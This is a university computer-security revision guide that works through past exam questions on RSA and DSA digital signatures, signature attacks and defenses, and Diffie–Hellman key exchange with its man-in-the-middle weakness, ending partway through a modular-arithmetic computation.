BANGLADESH UNIVERSITY OF ENGINEERING & TECHNOLOGY · CSE 405 COMPUTER SECURITY

Class Test 4 — Complete Revision Guide

Public-Key Encryption · Digital Signatures · Certificates · Password Hashing · The Web · Cookies & CSRF

Every topic from Lectures 7–10, ordered by how often it has actually been asked in the final examinations. Each chapter gives the concept in plain English with analogies, then every past-exam question on that topic with a full worked solution.

Source slides: Lecture 7 (Public-Key Encryption & Digital Signatures) · Lecture 8 (Certificates, Password Hashing, Case Studies) · Lecture 9 (Introduction to the Web) · Lecture 10 (Cookies and CSRF)
Question papers analysed: 2023–24, 2022–23, 2021–22, 2020–21, 2019–20, 2018–19 (6 papers)
All numeric answers independently verified by computation.

How the topics were ranked

I read all four CT4 lecture decks, extracted every distinct topic, then went through all six available question papers and counted how many separate exam questions (or clearly-marked sub-parts) came from each topic. The table below is that count. **Study top-down.**

#	Topic	Times asked	Where it was asked
1	**Digital Signatures** (RSA signatures, non-repudiation, hash-then-sign, sign+encrypt)	7	23–24 Q7(c); 22–23 Q6(a); 21–22 Q3(b),(d); 19–20 Q1(a), Q8(a); 18–19 Q1(d)
2	**Diffie–Hellman & the MITM attack**	4	23–24 Q6(a); 22–23 Q6(a); 21–22 Q2(c); 19–20 Q8(b)
3	**RSA Encryption** (+ the number theory behind it)	4	23–24 Q7(b); 19–20 Q7(a),(b),(c)
4	**ElGamal** encryption & signature scheme	3	23–24 Q7(a); 20–21 Q6(b); 19–20 Q8(a)
5	**Cookies & Cookie Policy** (the send/set matrix)	3	23–24 Q8(b); 22–23 Q5(c); 20–21 Q7(b)
6	**CSRF & its defenses**	3	22–23 Q7(a), Q5(c)(i); 20–21 Q6(a)
7	**Certificates, CAs & trust anchors**	3	23–24 Q1(c); 21–22 Q7(c); 18–19 Q1(a)
8	**Password hashing & brute-force maths**	3	22–23 Q2(a); 19–20 Q1(c), Q2(b)
9	**Session authentication & session tokens**	2	20–21 Q5(a), Q8(c)
10	**Symmetric vs public-key; hybrid encryption**	2	21–22 Q3(d); 23–24 Q4(c)(i)
11	**Same-Origin Policy & web fundamentals** (URL, HTTP, HTML, JS, DOM)	0*	*Never asked alone, but every CSRF/XSS/cookie answer depends on it
12	**Side channels, traffic analysis, Spectre, nothing-up-my-sleeve numbers**	0*	*Prime "write short notes on…" material — cheap marks

READ THIS BEFORE YOU START

Topics 1–4 are pure marks. Between them they have carried 18 distinct exam questions, and they are the kind that are *computational* — if you can do the arithmetic you get full marks, no essay-writing judgment involved. **Topics 5–6 are the other reliable earner**: the cookie-matrix question has appeared in two of the last four papers in almost identical form, and it is a pure rule-application question. If you are short on time, master 1–6 completely before touching anything else.

One detail worth noticing: the 2023–24 ElGamal question used **exactly** the same numbers (`p=353, g=3`, exponents 97 and 233) as the 2021–22 Diffie–Hellman question. The examiner recycles numbers. Learn the arithmetic for these specific values — see Topics 2 and 4.

TOPIC 1 — HIGHEST PRIORITY

Digital Signatures

Asked 7 times Lecture 7 · Textbook Ch. 12

The concept, in plain English

A MAC gives you integrity and authenticity, but it needs a *shared* secret key. That means both Alice and Bob can produce a valid tag — so if Alice later denies writing a message, Bob cannot prove she wrote it, because Bob could have written it himself. A digital signature fixes exactly this.

> ANALOGY — THE KING'S WAX SEAL
>
> A medieval king seals letters with a signet ring. Only the king has the ring (**private key**), but everyone in the kingdom knows what the king's seal looks like (**public key**). So anyone can *verify* a letter came from the king, but nobody can *forge* one.
>
> Compare with a MAC, which is like a **secret handshake shared between two people**: it proves the message came from "one of us two", but if there's a dispute, a third party can't tell which of the two did it. That is why only signatures — not MACs — give **non-repudiation**.

Formal definition (three algorithms)

- `KeyGen() → (PK, SK)` — PK is the **verify** key (public), SK is the **signing** key (secret).
- `Sign(SK, M) → sig` — only the key owner can run this.
- `Verify(PK, M, sig) → {0,1}` — anybody can run this.

Correctness: `Verify(PK, M, Sign(SK, M)) = 1` for every M. **Security:** EU-CPA (existential unforgeability) — same standard as for MACs: an attacker who sees signatures on messages of their choosing still cannot produce a valid signature on any *new* message.

RSA signatures — it is RSA encryption with the keys swapped

Recall the RSA identity $M^{ed} \equiv M \pmod N$. Nothing says you must apply e first. If you apply d first, anybody can "undo" it with e — and the fact that only you could have applied d is precisely a signature.

```
KeyGen : same as RSA encryption.  Public key = (N, e).  Private key = d.
Sign(d, M)          :  sig = H(M)^d mod N
Verify(e, N, M, sig):  accept iff  sig^e mod N  ==  H(M)
```

WHY WE SIGN H(M) AND NEVER M ITSELF

(1) Length. RSA can only operate on numbers smaller than N. Hashing first lets you sign a message of any length with one modular exponentiation.

(2) Speed. One exponentiation instead of one per block.

(3) Security. Signing raw M is *existentially forgeable*: an attacker picks any random s, computes $M = s^e \bmod N$, and now (M, s) is a valid signature on a message he did not choose but did not need to. It also enables the blinding attack (see 18–19 Q1(d) below). The hash destroys the multiplicative structure RSA has.

Consequence: the signature is only as strong as the hash. A b-bit hash gives only b/2-bit security against forgery, because of the birthday attack — see 19–20 Q8(a).

The direction of the keys — memorise this table

	Public-key ENCRYPTION	Digital SIGNATURE
Goal	Confidentiality	Integrity, authenticity, non-repudiation
Who uses the public key	The *sender*, to encrypt	The *receiver*, to verify
Who uses the private key	The *receiver*, to decrypt	The *sender*, to sign
Direction	Many → one (anyone can write to Bob)	One → many (anyone can check Alice)
In RSA	$C = M^e \bmod N$, $M = C^d \bmod N$	$sig = H(M)^d \bmod N$, check $sig^e = H(M)$

The single sentence to remember: **you encrypt *to* someone with their public key; you sign *as* yourself with your own private key.** The private key always does the thing only you should be able to do.

DSA / ECDSA signatures — and why they are fragile

DSA is a signature scheme built on Diffie–Hellman rather than RSA. The algorithm details are out of scope, but one property is examinable: to sign, Alice must generate a fresh random secret **k** for every signature. k is *not* her private key and is *not* included in the signature.

- If an attacker learns k, he can compute Alice's private key.
- If Alice ever **reuses k** on two messages, an attacker can compute k from the two signatures, and then her private key.

Three real disasters from the slides: **Sony PS3** (reused k in ECDSA firmware signing → the console's master signing key was extracted and the DRM died); **Android 2013** (the `SecureRandom` PRNG was broken and sometimes returned the same value, so Bitcoin wallets signed different payments with the same k — attackers scanned the public blockchain for repeated k and drained the wallets); **ChromeOS U2F keys** (a hardware bug made k only 32 bits instead of 256, so k was brute-forceable). **Takeaway: ECDSA/DSA is far more sensitive to a bad implementation than RSA signatures are.**

Past exam questions & solutions


Q 2019–20, Q1(a) — 12 marks

How does a digital signature ensure non-repudiation? Explain with a figure.

SOLUTION

Non-repudiation = the signer cannot later credibly deny having produced the message, and a *third party* (a judge, an auditor) can be convinced of this.

Why signatures provide it. The signature `sig = H(M)^d mod N` can only be produced with d. By assumption d is known to Alice *alone* — it is never shared, never transmitted, and cannot be derived from the public (N, e) without solving the RSA/factoring problem. Therefore a signature that verifies under Alice's public key is evidence that *Alice's private key was used*. Bob cannot have forged it, because Bob only has PK. Neither can anyone else. So Alice cannot repudiate.



Contrast with a MAC (this comparison is what earns the marks). With `t = MAC(K, M)` the key K is shared by Alice and Bob. If Alice denies sending M, Bob's copy of t proves nothing to a judge — Bob had K too, so Bob could have manufactured t himself. A MAC therefore gives integrity and authenticity but **not** non-repudiation. Only asymmetric signatures do.

What non-repudiation additionally requires in practice (worth a mark or two):

- **A certificate** binding PK to Alice's real-world identity — otherwise you have only proven "some key signed this", not "Alice signed this". (See Topic 7.)
- **Secure private-key storage** (smart card / HSM). If Alice can plausibly claim her key was stolen, repudiation returns.
- **A trusted timestamp** from a Time Stamping Authority, so the signature can be proven to predate any key revocation.
- **A collision-resistant hash.** If Mallory can find M_1, M_2 with $H(M_1)=H(M_2)$, a signature on one is a signature on the other, and Alice can honestly repudiate.

Q 2023–24, Q7(c) — 10 marks

Define how RSA digital signatures are created and verified, using the notation Sign(d, M) and Verify(e, N, M, sig). Suppose Alice encrypts a message M with Bob's RSA public key and also sends a digital signature of M using her own private key. Can both the ciphertext and the signature be sent together securely? Justify your answer from a cryptographic security perspective.

SOLUTION

Part 1 — the definitions.

```
KeyGen: N = pq,  φ(N) = (p−1)(q−1),  gcd(e, φ(N)) = 1,  d = e^{−1} mod φ(N)
        Alice's public key = (N_A, e_A) ; Alice's private key = d_A

Sign(d_A, M)                = H(M)^{d_A} mod N_A   =  sig
Verify(e_A, N_A, M, sig)  = 1  iff  sig^{e_A} mod N_A == H(M),  else 0
```

Correctness follows from $(H(M)^d)^e = H(M)^{ed} = H(M) \bmod N$.

Part 2 — the answer is NO, this is not secure. Alice would be sending the pair

```
C   = M^{e_B} mod N_B          (encrypted to Bob)
sig = H(M)^{d_A} mod N_A       (signed by Alice)
```

Three separate problems:

(i) The signature destroys the confidentiality of the ciphertext. This is the main point. The signature is verifiable by *anyone*, because Alice's verification key e_A is public. So an eavesdropper Eve who captures (C, sig) gets a free **plaintext-checking oracle**: for any guess M′, she computes H(M′) and tests whether $sig^{e_A} \equiv H(M') \bmod N_A$. If it matches, she has learned M with certainty — without ever touching Bob's private key.

This is devastating whenever M comes from a small or guessable set: a yes/no answer, a bid amount, a vote, a salary band, a date, a 4-digit PIN, a stock ticker. Formally, the scheme is **not IND-CPA**: the adversary in the IND-CPA game submits M_0, M_1, receives the challenge, and simply checks the signature against $H(M_0)$ — winning with probability 1.

(ii) Textbook RSA encryption is itself not IND-CPA. $C = M^e \bmod N$ is deterministic — no randomness is used anywhere. The same message always encrypts to the same ciphertext, so Eve can build a dictionary of likely messages and match. Small e (commonly 3, 17, 65537) with small M makes it worse: if $M^e < N$ there is no wrap-around at all and Eve just takes the integer e-th root. The fix is a randomised padding scheme (**RSA-OAEP**).

(iii) It leaks metadata and the signature is unbound. The signature publicly identifies Alice as the sender to any observer (no deniability). Worse, because `sig` is computed over M alone — with no mention of Bob — Mallory can strip Alice's ciphertext, re-encrypt M under *Carol's* public key (if Mallory ever learns M), and forward (C′, sig): Carol will conclude Alice addressed the message to her. This is the classic **identity mis-binding** problem.

The correct construction — sign-then-encrypt, with identities inside.

```
sig = Sign(d_A, H("From:Alice" ‖ "To:Bob" ‖ nonce ‖ M))
C   = Enc_{PK_B}( K )     where K is a fresh random AES key      ← hybrid encryption
C'  = AES-GCM_K( M ‖ sig )
send (C, C')
```

Now the signature is *inside* the encryption, so Eve can no longer test message guesses against it; the identities are covered by the signature, so it cannot be re-targeted; and the hybrid construction removes the size limit and the determinism.

Why not encrypt-then-sign? If Alice signs the ciphertext instead, Mallory can strip Alice's signature off C and attach his own, claiming *he* sent the message to Bob — Bob decrypts a perfectly valid M and attributes it to Mallory. Sign-then-encrypt with identities bound in is the safe order.

Q 2018–19, Q1(d) — 8 marks

Explain the risks to Bob if he is willing to sign a seemingly random string using his private key.

SOLUTION

The core principle: **"random-looking" is not the same as "meaningless."** A hash output looks random. A blinded message looks random. Bob has no way to tell a genuinely random string from a carefully constructed one, so by signing arbitrary blobs he is signing things he cannot see.

Risk 1 — the string is really H(M) for a message the attacker chose. Since RSA signing is literally $x^d \bmod N$ applied to a hash, if Mallory hands Bob `x = H("I, Bob, transfer all my assets to Mallory")` and Bob signs it, Mallory now holds a signature that verifies perfectly on that contract. The signature does not record what Bob *thought* he was signing.

Risk 2 — the RSA blinding attack (the important one). Suppose Mallory wants Bob's signature on a specific message m that Bob would obviously refuse to sign. Mallory:

1. picks a random r, coprime to N
2. computes $m' = m \cdot r^e \bmod N$ ← looks completely random to Bob
3. asks Bob to sign m'; Bob returns $s' = (m')^d = (m \cdot r^e)^d = m^d \cdot r^{ed} = m^d \cdot r \bmod N$
4. computes $s = s' \cdot r^{-1} \bmod N = m^d \bmod N$ ← a valid signature on m !

Bob signed one harmless-looking number and unknowingly produced a valid signature on a message he never saw. This works because raw RSA is **multiplicatively homomorphic**: $(xy)^d = x^d y^d \bmod N$.

Risk 3 — key-purpose confusion. If Bob uses the same RSA keypair for signing and for decryption (which the maths permits), then "signing" a random string x is mathematically identical to **decrypting** the ciphertext x. Mallory can capture a ciphertext addressed to Bob, present it as "a random string, please sign it", and receive the plaintext back as the "signature".

Risk 4 — non-repudiation works against him. Because the signature is legally strong evidence, Bob is the one who has to prove he did not intend it — and he cannot.

Defenses: never sign raw input; always sign `H(M)` of a message you have read, using a structured padding scheme (**RSA-PSS**, which adds randomness and a fixed format so a blinded value will not parse); include context strings and identities inside what is signed; use **separate keypairs** for signing and encryption; and have the signing software display the human-readable content it is about to sign.

Q 2021–22, Q3(d) — 10 marks

Compare symmetric key cryptography and public key cryptography. How is the use of private and public keys in digital signatures different from that in public key cryptography? Explain.

SOLUTION

Part 1 — the comparison.

	Symmetric key	Public key (asymmetric)

Keys	One shared secret K for both operations	A keypair (PK, SK); one undoes the other
Key distribution	The hard problem — both parties must already share K over some secure channel	Solved — PK can be published openly; no prior shared secret needed
Keys for n users	n(n−1)/2 pairwise keys	2n keys (one pair each)
Underlying maths	XORs, bit-shifts, S-box lookups	Number theory — modular exponentiation, factoring, discrete log
Messages are	Bit strings	Numbers (mod N or mod p)
Speed	Very fast; hardware-accelerated (AES-NI)	~100–1000× slower; also size-limited (M < N)
Confidentiality	AES-CBC, AES-CTR, one-time pad	RSA-OAEP, ElGamal
Integrity / authenticity	MAC, e.g. HMAC	Digital signatures, e.g. RSA-PSS, DSA
Non-repudiation	**No — both parties hold K**	**Yes — only the owner holds SK**
Typical use	Bulk data encryption	Key exchange, signatures, certificates

In practice the two are combined — see **hybrid encryption** in Topic 10.

Part 2 — how signatures invert the key roles. This is the crux of the question.

Operation	Public-key ENCRYPTION	Digital SIGNATURE
Performed by the **sender**	Encrypt with the **receiver's PUBLIC** key	Sign with the **sender's own PRIVATE** key
Performed by the **receiver**	Decrypt with their **own PRIVATE** key	Verify with the **sender's PUBLIC** key
Secret key protects	The ability to *read*	The ability to *produce*
Security property	Confidentiality	Integrity + authenticity + non-repudiation
Fan-in / fan-out	**Many senders → one reader.** The whole world can write secretly to Bob.	**One writer → many verifiers.** The whole world can check Alice.

In RSA specifically the two are the *same computation* with the exponents swapped, because $M^{ed} = M^{de} = M \bmod N$ — encryption applies e then d; signing applies d then e. What changes is **which key is kept secret at which end**, and therefore which security property you get. One sentence for the answer script: *in encryption the private key is used last, to undo; in signing the private key is used first, to create.*

Caution (often examined): although the maths is symmetric, you must not reuse one keypair for both purposes — see 2018–19 Q1(d) Risk 3 above — and in real schemes the padding differs (OAEP for encryption, PSS for signatures), so they are genuinely different algorithms.

Q 2019–20, Q8(a) (part) — part of 20 marks

Provide one illustrative example to show that digital signatures can be susceptible to a birthday attack.

SOLUTION

The vulnerability. We sign H(M), not M. So if Mallory can find two *different* messages with the *same* hash — a collision — then a signature on one is automatically a valid signature on the other, since the verifier only ever compares hash values.

The birthday bound. For a b-bit hash there are 2^b outputs, but by the birthday paradox you only need about $2^{b/2}$ random trials before two of them collide (the same reason 23 people suffice for a shared birthday). So a b-bit hash gives only **b/2 bits of collision security**: 64-bit hash → $2^{32} \approx 4\times10^9$ trials, a few minutes on a laptop.

Illustrative example — the contract-swap attack. Mallory is Bob's assistant and drafts his contracts. Suppose the system signs with a 64-bit hash.

1. She writes an innocent contract $\mathbf{M_{good}}$: *"I, Bob, agree to pay Mallory Tk 10,000 for consulting."*
2. She writes a fraudulent one $\mathbf{M_{bad}}$: *"I, Bob, agree to pay Mallory Tk 10,000,000 and transfer my house."*
3. She generates 2^{32} cosmetic variants of *each*, using changes Bob would never notice: a trailing space vs. two spaces, "Tk" vs "BDT", a comma, a non-breaking space, a synonym ("agree"/"consent"), an invisible zero-width character. Each variant reads identically to a human but hashes completely differently.
4. By the birthday bound she finds, with probability > 50%, a pair M_{good}' and M_{bad}' such that $H(M_{good}') = H(M_{bad}')$.
5. She gives Bob M_{good}'. Bob reads it, sees nothing wrong, signs: $sig = H(M_{good}')^d \bmod N$.
6. Mallory throws away the good contract and presents (M_{bad}', sig) in court. Verification: $sig^e = H(M_{good}') = H(M_{bad}')$ — **it verifies.**

Note what makes this worse than a plain preimage attack: Mallory does **not** need to break the hash's one-wayness, and she does not need Bob's private key at all. She only needs a collision between two documents *she* controls — which is why collision resistance, not just one-wayness, is required of signature hashes.

Defenses:

- **Use a long hash.** SHA-256 → 2^{128} work, infeasible. (This is exactly why MD5 and SHA-1 are banned for signatures — the 2017 SHAttered attack produced two PDFs with the same SHA-1 hash, and in 2008 researchers used an MD5 collision to forge a real, browser-trusted CA certificate.)
- **Randomise before signing.** The signer perturbs the document himself — inserts a random serial number or reformats it — before hashing. Mallory's precomputed pair is then useless, because she no longer controls the exact bytes that get hashed. This is also why CAs put a random serial number in every certificate.
- **Randomised padding** (RSA-PSS) achieves the same effect within the signature scheme.

Cross-reference: 2020–21 Q8(b) asks you to *prove* "a b-bit hash function provides b/2-bit security" — that is the same birthday bound, stated abstractly.

Q 2021–22, Q3(b) — 10 marks

Demonstrate all possible usages of a hash function for authentication, confidentiality and digital signature.

SOLUTION

A hash on its own provides *integrity only*, and only against accidental corruption — an attacker who changes M can simply recompute H(M). To get real security properties you must combine it with a secret or with a keypair. The three columns of the question:

Goal	Construction	How the hash contributes
Authentication (+ integrity)	**HMAC:** `HMAC(K,M) = H((K⊕opad) ‖ H((K⊕ipad) ‖ M))`	The secret K means only the two key-holders can produce the tag; the nested structure defeats length-extension attacks that plain `H(K‖M)` would allow.
	Password storage: store `H(password ‖ salt)`	One-wayness lets the server verify a password without ever storing it. (Topic 8.)
	Challenge–response: server sends nonce r, client returns `H(secret ‖ r)`	Proves knowledge of the secret without transmitting it; the nonce prevents replay.
Confidentiality	**Key derivation (PBKDF2 / HKDF):** `K = PBKDF2(password, salt, iterations)`	The hash stretches a low-entropy password into a full-length symmetric key that then encrypts the data. The hash is not encrypting — it is manufacturing the key that does.
	Hash-based stream cipher / PRNG (HMAC-DRBG): keystream = H(K‖1), H(K‖2), …	Pseudorandomness of the hash output gives a keystream to XOR with the plaintext.
	Deriving session keys from a DH secret: $K = H(g^{ab})$	Turns a raw group element into uniformly distributed key bits.
Digital signature	**Hash-then-sign:** $sig = H(M)^d \bmod N$	Compresses an arbitrarily long M to a fixed size below N, makes signing fast, and removes RSA's multiplicative structure (blocking existential forgery and blinding).
	Certificates: a CA signs `H(subject ‖ public key ‖ validity)`	Same mechanism, applied to a key-binding statement. (Topic 7.)
	Merkle trees / blockchains	One signature over a root hash authenticates an entire tree of documents.

The properties required, and why: **one-wayness** (given y, hard to find x with H(x)=y) — needed for password storage and commitments; **collision resistance** (hard to find any $x' \neq x$ with $H(x')=H(x)$) — needed for signatures, per the birthday attack above; **determinism** — needed for verification; **avalanche** (one input bit flips → each output bit flips with probability ½) — needed for the output to be usable as key material.

Also see: the RSA-signature fix for Diffie–Hellman MITM is in **Topic 2** (2022–23 Q6(a)), and the ElGamal signature scheme with the *k*-reuse attack is in **Topic 4** (2020–21 Q6(b)).

TOPIC 2 — VERY HIGH PRIORITY

Diffie–Hellman Key Exchange & the MITM Attack

Asked 4 times Lecture 7 (recap) · appears in 4 of the last 6 papers

The concept, in plain English

Two people who have never met, shouting across a crowded room where everyone can hear them, end up agreeing on a secret number that nobody else in the room can work out. That is Diffie–Hellman.

> ANALOGY — MIXING PAINT
>
> Alice and Bob publicly agree on a common yellow paint (the public parameters **g, p**). Each secretly picks a private colour — Alice red, Bob blue. Each mixes their secret colour into the yellow and **publicly sends the mixture** to the other. Now each adds their *own* secret colour again to the mixture they received. Both end up with yellow+red+blue — the same colour. Eve saw yellow, yellow+red, and yellow+blue, but **un-mixing paint is hard**, so she cannot produce yellow+red+blue.
>
> The mathematical version of "un-mixing is hard" is the **discrete logarithm problem**: given $g^a \bmod p$, recovering a is believed to be infeasible for large p, even though computing g^a from a is fast.

The protocol

```
Public (everyone knows): a large prime p and a generator (primitive root) g mod p

Alice                                                Bob
  picks secret a                                       picks secret b
  computes A = g^a mod p   ———————  A  ———————►
                           ◄———————  B  ———————          computes B = g^b mod p
  K = B^a = (g^b)^a = g^ab mod p                  K = A^b = (g^a)^b = g^ab mod p

Shared secret K = g^ab mod p  —  never transmitted, never derivable by an eavesdropper
```

What it gives you, and what it does not

Property	Verdict
Confidentiality of K against a passive eavesdropper	**Yes — rests on the Computational Diffie–Hellman assumption (given g^a, g^b, it is hard to find g^{ab})**
Forward secrecy	**Yes — if a and b are ephemeral and discarded after use, nothing stored anywhere can later recover K. Recording today's traffic and stealing the server tomorrow does not help the attacker.**
Authentication	**NO — the messages are bare numbers. Nothing binds g^a to the identity "Alice".**
Security against an active MITM	**NO — this follows directly from the lack of authentication.**
Ability to send a message	**NO — K is a random number, not a plaintext. To encrypt with it you need a separate step (that is ElGamal — Topic 4).**

Offline operation	**NO — both parties must be online simultaneously.**

Variants: the same construction works in any group where discrete log is hard — **ECDH** (elliptic-curve Diffie–Hellman) gives equal security with far smaller keys (256-bit ECC ≈ 3072-bit DH).

Past exam questions & solutions


Q 2023–24, Q6(a) — 15 marks | 2022–23, Q6(a) — 15 marks | 2019–20, Q8(b) — 15 marks

[23–24] Assume you are Mallory. You know for certain that there are no trusted third parties available to verify identities of Alice or Bob. How can you leverage this fact to successfully execute a Man-in-the-Middle attack? Provide an explanation with a timing diagram. Also briefly explain a defense mechanism.
[22–23] Explain the Diffie-Hellman key exchange algorithm and its security flaw against a MITM adversary with necessary figures. Modify this algorithm using RSA-based digital signature to circumvent the mentioned flaw.
[19–20] Write the steps of the Diffie-Hellman key exchange protocol. Explain how it is vulnerable to a man-in-the-middle attack, if the attacker can intercept and modify the messages, by showing the steps of the attack.

SOLUTION — THESE THREE ARE THE SAME QUESTION; ANSWER ALL OF THEM FROM THIS MATERIAL

Step 1 — why the absence of a trusted third party is the whole attack. Everything Alice receives is a number in Z_p^*. Mallory's g^m and Bob's g^b are *statistically indistinguishable* — both are just uniformly random-looking residues mod p. Alice has no way, from the mathematics alone, to tell which one came from Bob. Authentication is not a property you can extract from the exchange; it has to be imported from outside, from something Alice *already* trusts. The question states there is no such trust anchor, so the attack is unavoidable.

Step 2 — the attack. Mallory runs two separate Diffie–Hellman exchanges, one with each victim, and bridges them.



Step 3 — the exploitation phase. Alice encrypts a message under K_{AM} and sends it. Mallory decrypts it with K_{AM} (she knows it), reads it, optionally *modifies* it, re-encrypts under K_{MB}, and forwards it to Bob. Bob decrypts successfully and sees a perfectly well-formed message. Neither party observes anything anomalous — no error, no delay they would notice, no failed decryption. Mallory has full read **and write** access to the conversation. Note this is strictly an **active** attack: a purely passive eavesdropper still cannot break DH.

Step 4 — the defense: authenticate the exchange. The fix is always the same in form — tie each DH share to an identity using something the peer can verify independently. For the 2022–23 version of the question, do it with **RSA signatures** (this is essentially the Station-to-Station protocol, and is what TLS actually does):

```
Setup: Alice and Bob each hold an RSA keypair. Their public keys are inside
       certificates signed by a CA whose public key both already trust.

1.  A → B :  g^a mod p
2.  B → A :  g^b mod p,  Cert_B,  sig_B = Sign(d_B, H( g^a ‖ g^b ‖ "Bob" ‖ "Alice" ))
3.  A → B :  Cert_A,  sig_A = Sign(d_A, H( g^a ‖ g^b ‖ "Alice" ‖ "Bob" ))

Each side then:  (i) validates the peer's certificate chain up to the trusted CA,
                 (ii) extracts the peer's public key (e, N) from it,
                 (iii) checks  sig^e mod N  ==  H( g^a ‖ g^b ‖ … ),
                 (iv) aborts on any failure; otherwise computes K = g^ab mod p.
```

Why this stops Mallory. To make Alice accept g^m as Bob's share, Mallory must produce $\text{Sign}(d_B, H(g^a \| g^m \| \ldots))$. She does not have d_B, and forging an RSA signature without it means solving the RSA problem. She cannot replay an old signature of Bob's either, because the signature covers **both fresh ephemeral shares**, which differ every session. Any substitution therefore fails verification and the handshake aborts.

TWO DETAILS EXAMINERS LOOK FOR

(1) The signature must cover BOTH g^a and g^b (and ideally the identities). If Bob only signs his own share g^b, Mallory can capture that signed share and replay it into a *different* session with a different Alice, or reflect Alice's own share back at her. Binding both halves plus the identities kills reflection, relay and unknown-key-share attacks.

(2) The public keys must be certified. If Alice just receives "here is my public key, signed by me", we are back to square one — Mallory generates her own keypair and signs with it. Signatures *relocate* the trust problem onto the public keys; only a trust anchor (a CA, or a pre-shared/pinned key) actually terminates the regress. **You cannot gain trust if you trust nothing.**

Other acceptable defenses (mention 2–3 for full marks):

- **Certificates / PKI** generally — the standard answer (Topic 7).
- **A pre-shared secret or password** — a PAKE protocol (e.g. SRP, OPAQUE) authenticates the exchange with a low-entropy password without letting an attacker brute-force it offline.
- **Out-of-band fingerprint verification** — Alice and Bob compare a hash of the derived key over a separate channel (Signal's "safety numbers", WhatsApp QR codes, reading digits aloud on a phone call).
- **Trust-on-first-use (TOFU)** — accept the key seen on first contact, store it, and warn loudly if it ever changes. This is SSH's model. It only protects you if the first contact was not already attacked.

Q 2021–22, Q2(c) — 10 marks (3 + 7)

Explain the philosophy behind the Diffie-Hellman key exchange protocol. In the Diffie-Hellman key exchange protocol, let the prime number be 353 and one of its primitive roots is 3. Let the users A and B select their secret keys 97 and 233 respectively. Compute the public keys of A and B and also their common secret key.

SOLUTION

The philosophy (3 marks). Before 1976 it was taken for granted that two parties could only share a secret if they had *already* shared one — by courier, by meeting in person, by a codebook. Diffie and Hellman's insight was that you can build a shared secret out of an entirely **public** conversation, by exploiting a **one-way (trapdoor-free) asymmetry**: modular exponentiation is cheap in one direction (square-and-multiply, O(log n) multiplications) and believed to be infeasible in reverse (the discrete logarithm problem, best known classical algorithms sub-exponential). Both parties perform the cheap operation twice in a different order; exponentiation commutes, so they land on the same value ($(g^a)^b = (g^b)^a$), while the eavesdropper would have to run the expensive direction. The secret is *constructed* from the exchange, never transmitted — which is also what gives forward secrecy.

The computation (7 marks). Given p = 353, g = 3, a = 97, b = 233.

Public key of A: $A = 3^{97} \bmod 353$. Use square-and-multiply. 97 = 64 + 32 + 1, i.e. 1100001_2.

$3^1 = 3$
$3^2 = 9$
$3^4 = 9^2 = 81$
$3^8 = 81^2 = 6561 = 6561 - 18\times353\ (=6354) = \mathbf{207}$
$3^{16} = 207^2 = 42849 = 42849 - 121\times353\ (=42713) = \mathbf{136}$
$3^{32} = 136^2 = 18496 = 18496 - 52\times353\ (=18356) = \mathbf{140}$
$3^{64} = 140^2 = 19600 = 19600 - 55\times353\ (=19415) = \mathbf{185}$

$A = 3^{97} = 3^{64} \cdot 3^{32} \cdot 3^1 = 185 \cdot 140 \cdot 3 \bmod 353$
$185 \cdot 140 = 25900 = 25900 - 73\times353\ (=25769) = 131$
$131 \cdot 3 = 393 = 393 - 353 = \mathbf{40}$

► A = 40

Public key of B: $B = 3^{233} \bmod 353$. 233 = 128 + 64 + 32 + 8 + 1, i.e. 11101001_2.

$3^{128} = 185^2 = 34225 = 34225 - 96\times353\ (=33888) = \mathbf{337}$

